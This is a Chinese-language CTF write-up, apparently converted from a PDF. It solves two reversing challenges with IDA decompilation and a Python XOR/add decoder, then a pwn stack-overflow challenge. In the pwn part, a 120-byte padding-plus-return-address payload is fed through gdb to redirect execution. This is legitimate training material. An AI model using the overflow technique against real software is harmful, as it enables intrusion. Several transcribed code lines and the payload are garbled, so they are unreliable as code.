


## reverse1. theNumber


直接将 theNumber 文件拖入 IDA，按 F5 获得代码

明文写着：flag{c0ngr@tul@ti0n\_f0r\_luck\_numb3r}



```
1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [rsp+Ch] [rbp-34h] BYREF
4     char s[48]; // [rsp+10h] [rbp-30h] BYREF
5
6     strcpy(s, "flag{c0ngr@tul@ti0n_f0r_luck_numb3r}");
7     v4 = 0;
8     __isoc99_scanf(&unk_2004, &v4);
9     if ( v4 == 7 )
10         return puts(s);
11     else
12         return puts("sorry!");
13 }
```

但是尊重一下出题人，还是运行了一下，输入 7，获得 flag



```
(kali㉿kali)-[/Misc]
$ ./theNumber
7
flag{c0ngr@tul@ti0n_f0r_luck_numb3r}
```

## reverse2. OOP

先将 OOP 文件拖入 IDA，按 F5 获得代码



```
std::ostream::operator<<(&v8, &std::endl<char, std::char_traits<char>>);
v9 = std::operator<<(&std::char_traits<char>>(&std::cout, "-----"));
std::ostream::operator<<(&v9, &std::endl<char, std::char_traits<char>>);
HighTemplar::HighTemplar((DarkTemplar *)v23, (__int64)v18);
v10 = std::operator<<(&std::char_traits<char>>(&std::cout, "Checking..."));
std::ostream::operator<<(&v10, &std::endl<char, std::char_traits<char>>);
std::string::basic_string(v19, v18);
func1((__int64)v20, (__int64)v19);
func2((__int64)v21, (__int64)v20);
func3((__int64)v21, 0);
std::string::~wstring((__int64)v21);
std::string::~wstring((__int64)v20);
std::string::~wstring((__int64)v19);
HighTemplar::calculate((HighTemplar *)v23);
if ( !(unsigned int)HighTemplar::getSerial((HighTemplar *)v23) )
{
    v11 = std::operator<<(&std::char_traits<char>>(&std::cout, "////////////////////////////////"));
    std::ostream::operator<<(&v11, &std::endl<char, std::char_traits<char>>);
    v12 = std::operator<<(&std::char_traits<char>>(&std::cout, "Do not be angry. Happy Hacking :)");
    std::ostream::operator<<(&v12, &std::endl<char, std::char_traits<char>>);
    v13 = std::operator<<(&std::char_traits<char>>(&std::cout, "////////////////////////////////"));
    std::ostream::operator<<(&v13, &std::endl<char, std::char_traits<char>>);
    HighTemplar::getFlag[abi:cxx11]((__int64)v22, (__int64)v23);
    v14 = std::operator<<(&std::char_traits<char>>(&std::cout, "flag(");
    v15 = std::operator<<(&char)(v14, (__int64)v22);
    v16 = std::operator<<(&std::char_traits<char>>(&v15, "}");
    std::ostream::operator<<(&v16, &std::endl<char, std::char_traits<char>>);
    std::string::~wstring((__int64)v22);
}
HighTemplar::~HighTemplar((HighTemplar *)v23);
std::string::~wstring((__int64)v18);
return 0;
```

有一点点复杂，但是能看出来 HighTemplar 是关键函数，flag 是从 v22 来的

那就去看关键代码：

从 HighTemplar::HighTemplar 可以看出, 结果是要比对一个字符串后再输出的

```
1 unsigned __int64 __fastcall HighTemplar::HighTemplar(DarkTemplar *a1, __int64 a2)
2 {
3     char v3; // [rsp+17h] [rbp-19h] BYREF
4     unsigned __int64 v4; // [rsp+18h] [rbp-18h]
5
6     v4 = __readfsqword(0x28u);
7     DarkTemplar::DarkTemplar(a1);
8     *(_QWORD *)a1 = &off_401EA0;
9     *(_DWORD *)a1 + 3 = 0;
10    std::string::basic_string((char *)a1 + 16, a2);
11    std::string::basic_string((char *)a1 + 48, a2);
12    std::allocator<char>::allocator();
13    std::string::basic_string((char *)a1 + 80, "327a6c4304ad5938eaf0efb6cc3e53dc", &v3);
14    std::allocator<char>::~~allocator(&v3);
15    return __readfsqword(0x28u) ^ v4;
16 }
```

从 HighTemplar::calculate 可以看出, 输入一个字符串并且做两次操作后再与源码字符串比对

```
1 bool __fastcall HighTemplar::calculate(HighTemplar *this)
2 {
3     __int64 v1; // rax
4     _BYTE *v2; // rbx
5     bool result; // al
6     _BYTE *v4; // rbx
7     int i; // [rsp+18h] [rbp-18h]
8     int j; // [rsp+1Ch] [rbp-14h]
9
10    if ( std::string::length((char *)this + 16) != 32 )
11    {
12        v1 = std::operator<<<std::char_traits<char>>(&std::cout, "Too short or too long");
13        std::ostream::operator<<(<<v1, &std::endl<char,std::char_traits<char>>);
14        exit(-1);
15    }
16    for ( i = 0; i <= (unsigned __int64)std::string::length((char *)this + 16); ++i )
17    {
18        v2 = (_BYTE *)std::string::operator[]((__int64)this + 16, i);
19        *v2 = (*(_BYTE *)std::string::operator[]((__int64)this + 16, i) ^ 0x50) + 23;
20    }
21    for ( j = 0; ; ++j )
22    {
23        result = j <= (unsigned __int64)std::string::length((char *)this + 16);
24        if ( !result )
25            break;
26        v4 = (_BYTE *)std::string::operator[]((__int64)this + 16, j);
27        *v4 = (*(_BYTE *)std::string::operator[]((__int64)this + 16, j) ^ 0x13) + 11;
28    }
29    return result;
30 }
```

那就逆向这两次操作((ch ^ 0x50) + 23)与((ch ^ 0x13) + 11)

```
def decrypt(encrypted: str) -> str:
```

```
    result = ""
```

```
    for c in encrypted:
```

```
        x = (ord(c) - 11) & 0xFF          # undo +11
```

```
        x ^= 0x13                        # undo ^0x13
```

```
        x = (x - 23) & 0xFF              # undo +23
```

```
        orig = x ^ 0x50                  # undo ^0x50
```

```
        result += chr(orig)
```

```
    return result
```

```
enc = "327a6c4304ad5938eaf0efb6cc3e53dc"
```

```
plaintext = decrypt(enc)
```

```
print(plaintext)
```

运行出结果: tMx~qdstOs~crvtwb~aOba}qddtbrtcd

怎么感觉不对劲

运行并且输入到运行程序中

发现过了检测

```
Pass 14
Pass 15
Pass 16
Pass 17
Pass 18
Pass 19
Pass 20
Pass 21
Pass 22
Pass 23
Pass 24
Pass 25
Pass 26
Pass 27
Pass 28
Pass 29
Pass 30
Pass 31
//////////////////////////////////
Do not be angry. Happy Hacking :)
//////////////////////////////////
flag{tMx~qdstOs~crvtwb~aOba}qddtbrtcd}
```

## pwn.example\_stack\_overflow

先将 example\_stack\_overflow 文件拖入 IDA，按 F5 获得代码

怎么直接把明文贴在函数里

```
1 int sub_401146()
2 {
3     return puts("You got the flag: flag{1234567890987654321}!");
4 }
```

但是尊重一下出题人，还是尝试运行 sub\_401146

可以看到缓冲区长度为 112 字节

```
1 int sub_40115C()
2 {
3     char buf[112]; // [rsp+0h] [rbp-70h] BYREF
4
5     read(0, buf, 180u);
6     return printf("%s", buf);
7 }
```

栈帧基指针 (saved RBP): 8 字节

栈帧在函数调用时，保存了调用者的 RBP，这一部分也需要被填满才能到达返回地址

当函数执行完毕，会从栈中弹出返回地址并跳转执行

最后得到需要填充 120 字节以及填写 8 字节的跳转地址 ‘\x46\x11\x40\x00\x00\x00\x00\x00’

使用 `gdb` 打开文件

构造输入: `run <<(python3 -c "print('A'*120 + '\x46\x11\x40\x00\x00\x00\x00'))"`

执行完程序后跳转到 `0x401146`, 即 `sub_401146`

```
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from example_stack_overflow...
(No debugging symbols found in example_stack_overflow)
(gdb) run <<(python3 -c "print('A'*120 + '\x46\x11\x40\x00\x00\x00\x00'))"
Starting program: /Misc/example_stack_overflow <<(python3 -c "print('A'*120 +
'\x46\x11\x40\x00\x00\x00\x00'))"
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAF@You got the flag: flag{123456789
0987654321}!

Program received signal SIGSEGV, Segmentation fault.
0x0000000000000000 in ?? ()
```

得到 flag: `flag{1234567890987654321}`